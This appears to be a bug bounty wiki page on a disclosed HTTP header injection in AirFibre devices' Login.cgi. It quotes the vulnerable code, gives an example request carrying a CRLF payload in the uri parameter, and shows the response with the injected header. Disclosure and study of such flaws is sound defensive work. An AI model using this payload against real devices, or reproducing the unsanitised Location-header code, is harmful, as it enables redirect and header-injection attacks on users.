AirFibre products vulnerable to HTTP Header injection
The login page's uri parameter is used to build an HTTP Location header without sanitisation, allowing an attacker to inject extra headers. An attacker could trick a user into logging in and then redirect them to a malicious site or perform other header injection attacks.
 Originally disclosed on HackerOne
- Triaged in 13 hours
- Fixed in 2 months
- Paid in 2 months
- Disclosed after 3 months
The uri GET parameter of Login.cgi is directly used (on login) to generate HTTP headers without sanitisation. An user could be tricked into logging into the device and then redirected to a malicious location or attacked through other HTTP Header injection attacks.
Vulnerable code: if (isset($uri) && strlen($uri) > 0) { Header("Location: " + urldecode($uri)); exit;
Example POST POST https://10.62.148.4/login.cgi HTTP/1.1 Connection: keep-alive Content-Length: 363 Cache-Control: max-age=0 Origin: https://10.62.148.4 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87 Safari/537.36 Content-Type: multipart/form-data; boundary=----WebKitFormBoundarynT8O7Wj9TOBD7eKm Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,/;q=0.8 Referer: https://10.62.148.4/login.cgi?uri=/admin.cgi%0d%0aNewHeader:Value Accept-Encoding: br Accept-Language: en-US,en;q=0.8 Cookie: last_check=1486326659118; AIROS_SESSIONID=a89e9d80a7a7aa87e305f8638458e582; ui_language=en_US Host: 10.62.148.4
------WebKitFormBoundarynT8O7Wj9TOBD7eKm Content-Disposition: form-data; name="uri"
/admin.cgi NewHeader:Value .....SNIPPED.....

Example response:
HTTP/1.1 302 Found Location: /admin.cgi NewHeader: Value Set-cookie: ui_language=en_US; expires=Tuesday, 19-Jan-38 03:14:07 GMT Content-Type: text/html Date: Sun, 05 Feb 2017 21:08:27 GMT Server: lighttpd/1.4.30
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
The application inserts user-controlled input into an HTTP header without validating or encoding it, allowing newline characters to create additional headers.
Impact
An attacker could redirect a user to a malicious location or perform other HTTP header injection attacks, though the report does not demonstrate a specific exploit beyond header injection.
What the attacker needed
Victim must log in to the device; attacker can craft a link with malicious uri
How it was found
- Send a login request to login.cgi with a crafted uri parameter containing encoded newline characters and a fake header.
- Observe the server response containing the injected header.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
When you log in, the website sometimes sends a 'Location' header to tell your browser where to go next. This device takes a value from the web address and puts it straight into that header without cleaning it. By adding special characters, an attacker can sneak in extra headers, which can redirect you to a bad site or change how your browser behaves.
What is Account takeover?
Getting into someone else's account through a flaw in sign-in, password reset, second factor, single sign-on or session handling.




